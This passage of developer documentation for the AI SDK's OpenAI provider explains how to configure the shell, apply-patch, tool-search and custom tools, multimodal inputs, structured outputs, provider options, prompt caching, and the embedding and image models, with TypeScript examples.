model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerReference',
containerId: 'cntr_abc123',
},
}),
},
prompt: 'Check the status of running processes.',
});
Execute Callback
For local execution (default or type: 'local'), your execute function must return an output array with results for each command:
- stdout string - Standard output from the command
- stderr string - Standard error from the command
- outcome - Either
{ type: 'timeout' }or{ type: 'exit', exitCode: number }
Skills
Skills are versioned bundles of files with a SKILL.md manifest that extend the shell tool's capabilities. They can be attached to both containerAuto and local environments.
Container skills support two formats — by reference (for skills uploaded to OpenAI) or inline (as a base64-encoded zip):
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerAuto',
skills: [
// By reference:
{ type: 'skillReference', skillId: 'skill_abc123' },
// Or inline:
{
type: 'inline',
name: 'my-skill',
description: 'What this skill does',
source: {
type: 'base64',
mediaType: 'application/zip',
data: readFileSync('./my-skill.zip').toString('base64'),
},
},
],
},
}),
},
prompt: 'Use the skill to solve this problem.',
});
Local skills point to a directory on disk containing a SKILL.md file:
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
execute: async ({ action }) => {
// ... your local execution implementation ...
return { output: results };
},
environment: {
type: 'local',
skills: [
{
name: 'my-skill',
description: 'What this skill does',
path: resolve('path/to/skill-directory'),
},
],
},
}),
},
prompt: 'Use the skill to solve this problem.',
stopWhen: stepCountIs(5),
});
For more details on creating skills, see the OpenAI Skills documentation.
Apply Patch Tool
The OpenAI Responses API supports the apply patch tool for GPT-5.1 models through the openai.tools.applyPatch tool.
The apply patch tool lets the model create, update, and delete files in your codebase using structured diffs.
Instead of just suggesting edits, the model emits patch operations that your application applies and reports back on,
enabling iterative, multi-step code editing workflows.
import { openai } from '@ai-sdk/openai';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: openai('gpt-5.1'),
tools: {
apply_patch: openai.tools.applyPatch({
execute: async ({ callId, operation }) => {
// ... your implementation for applying the diffs.
},
}),
},
prompt: 'Create a python file that calculates the factorial of a number',
stopWhen: stepCountIs(5),
});
Your execute function must return:
- status 'completed' | 'failed' - Whether the patch was applied successfully
- output string (optional) - Human-readable log text (e.g., results or error messages)
Tool Search
Tool search allows the model to dynamically search for and load tools into context as needed,
rather than loading all tool definitions up front. This can reduce token usage, cost, and latency
when you have many tools. Mark the tools you want to make searchable with deferLoading: true
in their providerOptions.
There are two execution modes:
- Server-executed (hosted): OpenAI searches across the deferred tools declared in the request and returns the loaded subset in the same response. No extra round-trip is needed.
- Client-executed: The model emits a
tool_search_call, your application performs the lookup, and you return the matching tools via theexecutecallback.
Server-Executed (Hosted) Tool Search
Use hosted tool search when the candidate tools are already known at request time.
Add openai.tools.toolSearch() with no arguments and mark your tools with deferLoading: true:
import { openai } from '@ai-sdk/openai';
import { generateText, tool, stepCountIs } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.responses('gpt-5.4'),
prompt: 'What is the weather in San Francisco?',
stopWhen: stepCountIs(10),
tools: {
toolSearch: openai.tools.toolSearch(),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({
location: z.string(),
unit: z.enum(['celsius', 'fahrenheit']),
}),
execute: async ({ location, unit }) => ({
location,
temperature: unit === 'celsius' ? 18 : 64,
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
search_files: tool({
description: 'Search through files in the workspace',
inputSchema: z.object({ query: z.string() }),
execute: async ({ query }) => ({
results: [`Found 3 files matching "${query}"`],
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
},
});
In hosted mode, the model internally searches the deferred tools, loads the relevant ones, and
proceeds to call them — all within a single response. The tool_search_call and
tool_search_output items appear in the response with execution: 'server' and call_id: null.
Client-Executed Tool Search
Use client-executed tool search when tool discovery depends on runtime state — for example,
tools that vary per tenant, project, or external system. Pass execution: 'client' along with
a description, parameters schema, and an execute callback:
import { openai } from '@ai-sdk/openai';
import { generateText, tool, stepCountIs } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.responses('gpt-5.4'),
prompt: 'What is the weather in San Francisco?',
stopWhen: stepCountIs(10),
tools: {
toolSearch: openai.tools.toolSearch({
execution: 'client',
description: 'Search for available tools based on what the user needs.',
parameters: {
type: 'object',
properties: {
goal: {
type: 'string',
description: 'What the user is trying to accomplish',
},
},
required: ['goal'],
additionalProperties: false,
},
execute: async ({ arguments: args }) => {
// Your custom tool discovery logic here.
// Return the tools that match the search goal.
return {
tools: [
{
type: 'function',
name: 'get_weather',
description: 'Get the current weather at a specific location',
deferLoading: true,
parameters: {
type: 'object',
properties: {
location: { type: 'string' },
},
required: ['location'],
additionalProperties: false,
},
},
],
};
},
}),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => ({
location,
temperature: 64,
condition: 'Partly cloudy',
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
},
});
In client mode, the flow spans two steps:
- Step 1: The model emits a
tool_search_callwithexecution: 'client'and a non-nullcall_id. The SDK calls yourexecutecallback with the search arguments. Your callback returns the discovered tools. - Step 2: The SDK sends the
tool_search_output(with the matchingcall_id) back to the model. The model can now call the loaded tools as normal function calls.
For more details, see the OpenAI Tool Search documentation.
Custom Tool
The OpenAI Responses API supports
custom tools
through the openai.tools.customTool tool.
Custom tools return a raw string instead of JSON, optionally constrained to a grammar
(regex or Lark syntax). This makes them useful for generating structured text like
SQL queries, code snippets, or any output that must match a specific pattern.
import { openai } from '@ai-sdk/openai';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5.2-codex'),
tools: {
write_sql: openai.tools.customTool({
name: 'write_sql',
description: 'Write a SQL SELECT query to answer the user question.',
format: {
type: 'grammar',
syntax: 'regex',
definition: 'SELECT .+',
},
execute: async input => {
// input is a raw string matching the grammar, e.g. "SELECT * FROM users WHERE age > 25"
const rows = await db.query(input);
return JSON.stringify(rows);
},
}),
},
toolChoice: 'required',
prompt: 'Write a SQL query to get all users older than 25.',
stopWhen: stepCountIs(3),
});
Custom tools also work with streamText:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai.responses('gpt-5.2-codex'),
tools: {
write_sql: openai.tools.customTool({
name: 'write_sql',
description: 'Write a SQL SELECT query to answer the user question.',
format: {
type: 'grammar',
syntax: 'regex',
definition: 'SELECT .+',
},
}),
},
toolChoice: 'required',
prompt: 'Write a SQL query to get all users older than 25.',
});
for await (const chunk of result.fullStream) {
if (chunk.type === 'tool-call') {
console.log(`Tool: ${chunk.toolName}`);
console.log(`Input: ${chunk.input}`);
}
}
The custom tool can be configured with:
- name string (required) - The name of the custom tool. Used to identify the tool in tool calls.
- description string (optional) - A description of what the tool does, to help the model understand when to use it.
- format object (optional) - The output format constraint. Omit for unconstrained text output.
- type 'grammar' | 'text' - The format type. Use
'grammar'for constrained output or'text'for explicit unconstrained text. - syntax 'regex' | 'lark' - (grammar only) The grammar syntax. Use
'regex'for regular expression patterns or'lark'for Lark parser grammar. - definition string - (grammar only) The grammar definition string (a regex pattern or Lark grammar).
- type 'grammar' | 'text' - The format type. Use
- execute function (optional) - An async function that receives the raw string input and returns a string result. Enables multi-turn tool calling.
Image Inputs
The OpenAI Responses API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass a file-id from the OpenAI Files API.
{
type: 'image',
image: 'file-8EFBcWHsQxZV7YGezBC1fq'
}
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF Inputs
The OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a pdf.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Structured Outputs
The OpenAI Responses API supports structured outputs. You can use generateText or streamText with Output to enforce structured outputs.
const result = await generateText({
model: openai('gpt-4.1'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Typed providerMetadata in Text Parts
When using the OpenAI Responses API, the SDK attaches OpenAI-specific metadata to output parts via providerMetadata.
This metadata can be used on the client side for tasks such as rendering citations or downloading files generated by the Code Interpreter. To enable type-safe handling of this metadata, the AI SDK exports dedicated TypeScript types.
For text parts, when part.type === 'text', the providerMetadata is provided in the form of OpenaiResponsesTextProviderMetadata.
This metadata includes the following fields:
-
itemIdThe ID of the output item in the Responses API. -
annotations(optional) An array of annotation objects generated by the model. If no annotations are present, this property itself may be omitted (undefined).Each element in
annotationsis a discriminated union with a requiredtypefield. Supported types include, for example:url_citationfile_citationcontainer_file_citationfile_path
These annotations directly correspond to the annotation objects defined by the Responses API and can be used for inline reference rendering or output analysis. For details, see the official OpenAI documentation: Responses API – output text annotations.
import {
openai,
type OpenaiResponsesTextProviderMetadata,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: openai.tools.codeInterpreter(),
web_search: openai.tools.webSearch(),
file_search: openai.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'text') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesTextProviderMetadata
| undefined;
if (!providerMetadata) continue;
const { itemId: _itemId, annotations } = providerMetadata.openai;
if (!annotations) continue;
for (const annotation of annotations) {
switch (annotation.type) {
case 'url_citation':
// url_citation is returned from web_search and provides:
// properties: type, url, title, start_index and end_index
break;
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, file_id, filename and index
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, container_id, file_id, filename, start_index and end_index
break;
case 'file_path':
// file_path provides:
// properties: type, file_id and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Typed providerMetadata in Reasoning Parts
When using the OpenAI Responses API, reasoning output parts can include provider metadata.
To handle this metadata in a type-safe way, use OpenaiResponsesReasoningProviderMetadata.
For reasoning parts, when part.type === 'reasoning', the providerMetadata is provided in the form of OpenaiResponsesReasoningProviderMetadata.
This metadata includes the following fields:
itemId
The ID of the reasoning item in the Responses API.reasoningEncryptedContent(optional)
Encrypted reasoning content (only returned when requested viainclude: ['reasoning.encrypted_content']).
import {
openai,
type OpenaiResponsesReasoningProviderMetadata,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
openai: {
store: false,
include: ['reasoning.encrypted_content'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for (const part of result.content) {
if (part.type === 'reasoning') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesReasoningProviderMetadata
| undefined;
const { itemId, reasoningEncryptedContent } =
providerMetadata?.openai ?? {};
console.log(itemId, reasoningEncryptedContent);
}
}
Typed providerMetadata in Source Document Parts
For source document parts, when part.type === 'source' and sourceType === 'document', the providerMetadata is provided as OpenaiResponsesSourceDocumentProviderMetadata.
This metadata is also a discriminated union with a required type field. Supported types include:
file_citationcontainer_file_citationfile_path
Each type includes the identifiers required to work with the referenced resource, such as fileId and containerId.
import {
openai,
type OpenaiResponsesSourceDocumentProviderMetadata,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: openai.tools.codeInterpreter(),
web_search: openai.tools.webSearch(),
file_search: openai.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'source') {
if (part.sourceType === 'document') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesSourceDocumentProviderMetadata
| undefined;
if (!providerMetadata) continue;
const annotation = providerMetadata.openai;
switch (annotation.type) {
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, fileId and index
// The filename can be accessed via part.filename.
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, containerId and fileId
// The filename can be accessed via part.filename.
break;
case 'file_path':
// file_path provides:
// properties: type, fileId and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Chat Models
You can create models that call the OpenAI chat API using the .chat() factory method.
The first argument is the model id, e.g. gpt-4.
The OpenAI chat models support tool calls and some have multi-modal capabilities.
const model = openai.chat('gpt-5');
OpenAI chat models support also some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
const model = openai.chat('gpt-5');
await generateText({
model,
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelChatOptions,
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
-
reasoningEffort 'minimal' | 'low' | 'medium' | 'high' | 'xhigh'
Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
maxCompletionTokens number
Maximum number of completion tokens to generate. Useful for reasoning models.
-
store boolean
Whether to enable persistence in Responses API.
-
metadata Record<string, string>
Metadata to associate with the request.
-
prediction Record<string, any>
Parameters for prediction mode.
-
serviceTier 'auto' | 'flex' | 'priority' | 'default'
Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. Defaults to
true. -
textVerbosity 'low' | 'medium' | 'high'
Controls the verbosity of the model's responses. Lower values will result in more concise responses, while higher values will result in more verbose responses.
-
promptCacheKey string
A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h'
The retention policy for the prompt cache. Set to
'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string
A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
-
systemMessageMode 'system' | 'developer' | 'remove'
Override the system message mode for this model. If not specified, the mode is automatically determined based on the model.
systemuses the 'system' role for system messages (default for most models);developeruses the 'developer' role (used by reasoning models);removeremoves system messages entirely. -
forceReasoning boolean
Force treating this model as a reasoning model. This is useful for "stealth" reasoning models (e.g. via a custom baseURL) where the model ID is not recognized by the SDK's allowlist. When enabled, the SDK applies reasoning-model parameter compatibility rules and defaults
systemMessageModetodeveloperunless overridden.
Reasoning
OpenAI has introduced the o1,o3, and o4 series of reasoning models.
Currently, o4-mini, o3, o3-mini, and o1 are available via both the chat and responses APIs. The
model gpt-5.1-codex-mini is available only via the responses API.
Reasoning models currently only generate text, have several limitations, and are only supported using generateText and streamText.
They support additional settings and response metadata:
-
You can use
providerOptionsto set- the
reasoningEffortoption (or alternatively thereasoningEffortmodel setting), which determines the amount of reasoning the model performs.
- the
-
You can use response
providerMetadatato access the number of reasoning tokens that the model generated.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
openai: {
reasoningEffort: 'low',
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(text);
console.log('Usage:', {
...usage,
reasoningTokens: providerMetadata?.openai?.reasoningTokens,
});
-
You can control how system messages are handled by providerOptions
systemMessageMode:developer: treat the prompt as a developer message (default for reasoning models).system: keep the system message as a system-level instruction.remove: remove the system message from the messages.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{ role: 'system', content: 'You are a helpful assistant.' },
{ role: 'user', content: 'Tell me a joke.' },
],
providerOptions: {
openai: {
systemMessageMode: 'system',
} satisfies OpenAILanguageModelChatOptions,
},
});
Strict Structured Outputs
Strict structured outputs are enabled by default.
You can disable them by setting the strictJsonSchema option to false.
import { openai, OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.chat('gpt-4o-2024-08-06'),
providerOptions: {
openai: {
strictJsonSchema: false,
} satisfies OpenAILanguageModelChatOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
schemaName: 'recipe',
schemaDescription: 'A recipe for lasagna.',
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
For example, optional schema properties are not supported.
You need to change Zod .nullish() and .optional() to .nullable().
Logprobs
OpenAI provides logprobs information for completion/chat models.
You can access it in the providerMetadata object.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
openai: {
// this can also be a number,
// refer to logprobs provider options section for more
logprobs: true,
} satisfies OpenAILanguageModelChatOptions,
},
});
const openaiMetadata = (await result.providerMetadata)?.openai;
const logprobs = openaiMetadata?.logprobs;
Image Support
The OpenAI Chat API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF support
The OpenAI Chat API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a PDF.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
Predicted Outputs
OpenAI supports predicted outputs for gpt-4o and gpt-4o-mini.
Predicted outputs help you reduce latency by allowing you to specify a base text that the model should modify.
You can enable predicted outputs by adding the prediction option to the providerOptions.openai object:
const result = streamText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: 'Replace the Username property with an Email property.',
},
{
role: 'user',
content: existingCode,
},
],
providerOptions: {
openai: {
prediction: {
type: 'content',
content: existingCode,
},
} satisfies OpenAILanguageModelChatOptions,
},
});
OpenAI provides usage information for predicted outputs (acceptedPredictionTokens and rejectedPredictionTokens).
You can access it in the providerMetadata object.
const openaiMetadata = (await result.providerMetadata)?.openai;
const acceptedPredictionTokens = openaiMetadata?.acceptedPredictionTokens;
const rejectedPredictionTokens = openaiMetadata?.rejectedPredictionTokens;
Image Detail
You can use the openai provider option to set the image input detail to high, low, or auto:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the image in detail.' },
{
type: 'image',
image:
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/comic-cat.png?raw=true',
// OpenAI specific options - image detail:
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
],
});
Distillation
OpenAI supports model distillation for some models.
If you want to store a generation for use in the distillation process, you can add the store option to the providerOptions.openai object.
This will save the generation to the OpenAI platform for later use in distillation.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
import 'dotenv/config';
async function main() {
const { text, usage } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: 'Who worked on the original macintosh?',
providerOptions: {
openai: {
store: true,
metadata: {
custom: 'value',
},
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(text);
console.log();
console.log('Usage:', usage);
}
main().catch(console.error);
Prompt Caching
OpenAI has introduced Prompt Caching for supported models
including gpt-4o and gpt-4o-mini.
- Prompt caching is automatically enabled for these models, when the prompt is 1024 tokens or longer. It does not need to be explicitly enabled.
- You can use response
providerMetadatato access the number of prompt tokens that were a cache hit. - Note that caching behavior is dependent on load on OpenAI's infrastructure. Prompt prefixes generally remain in the cache following 5-10 minutes of inactivity before they are evicted, but during off-peak periods they may persist for up to an hour.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: `A 1024-token or longer prompt...`,
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
To improve cache hit rates, you can manually control caching using the promptCacheKey option:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
For GPT-5.1 models, you can enable extended prompt caching that keeps cached prefixes active for up to 24 hours:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5.1'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
promptCacheRetention: '24h', // Extended caching for GPT-5.1
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
Audio Input
With the gpt-4o-audio-preview model, you can pass audio files to the model.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-4o-audio-preview'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What is the audio saying?' },
{
type: 'file',
mediaType: 'audio/mpeg',
data: readFileSync('./data/galileo.mp3'),
},
],
},
],
});
Completion Models
You can create models that call the OpenAI completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-3.5-turbo-instruct is supported.
const model = openai.completion('gpt-3.5-turbo-instruct');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = openai.completion('gpt-3.5-turbo-instruct');
await model.doGenerate({
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelCompletionOptions,
},
});
The following optional provider options are available for OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Image Input | Audio Input | Object Generation | Tool Usage |
|---|---|---|---|---|
gpt-5.4-pro |
||||
gpt-5.4 |
||||
gpt-5.4-mini |
||||
gpt-5.4-nano |
||||
gpt-5.3-chat-latest |
||||
gpt-5.2-pro |
||||
gpt-5.2-chat-latest |
||||
gpt-5.2 |
||||
gpt-5.1-codex-mini |
||||
gpt-5.1-codex |
||||
gpt-5.1-chat-latest |
||||
gpt-5.1 |
||||
gpt-5-pro |
||||
gpt-5 |
||||
gpt-5-mini |
||||
gpt-5-nano |
||||
gpt-5-codex |
||||
gpt-5-chat-latest |
||||
gpt-4.1 |
||||
gpt-4.1-mini |
||||
gpt-4.1-nano |
||||
gpt-4o |
||||
gpt-4o-mini |
Embedding Models
You can create models that call the OpenAI embeddings API
using the .embedding() factory method.
const model = openai.embedding('text-embedding-3-large');
OpenAI embedding models support several additional provider options. You can pass them as an options argument:
import { openai, type OpenAIEmbeddingModelOptions } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-large'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
} satisfies OpenAIEmbeddingModelOptions,
},
});
The following optional provider options are available for OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
text-embedding-3-large |
3072 | |
text-embedding-3-small |
1536 | |
text-embedding-ada-002 |
1536 |
Image Models
You can create models that call the OpenAI image generation API
using the .image() factory method.
const model = openai.image('dall-e-3');
Image Editing
OpenAI's gpt-image-1 model supports powerful image editing capabilities. Pass input images via prompt.images to transform, combine, or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'Turn the cat into a dog but retain the style of the original image',
images: [imageBuffer],
},
});
Inpainting with Mask
Edit specific parts of an image using a mask. Transparent areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // Transparent areas = edit regions
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
Background Removal
Remove the background from an image by setting background to transparent:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'do not change anything',
images: [imageBuffer],
},
providerOptions: {
openai: {
background: 'transparent',
output_format: 'png',
},
},
});
Multi-Image Combining
Combine multiple reference images into a single output. gpt-image-1 supports up to 16 input images:
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const owl = readFileSync('./owl.png');
const bear = readFileSync('./bear.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'Combine these animals into a group photo, retaining the original style',
images: [cat, dog, owl, bear],
},
});
Model Capabilities
| Model | Sizes |
|---|---|
gpt-image-1.5 |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1-mini |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1 |
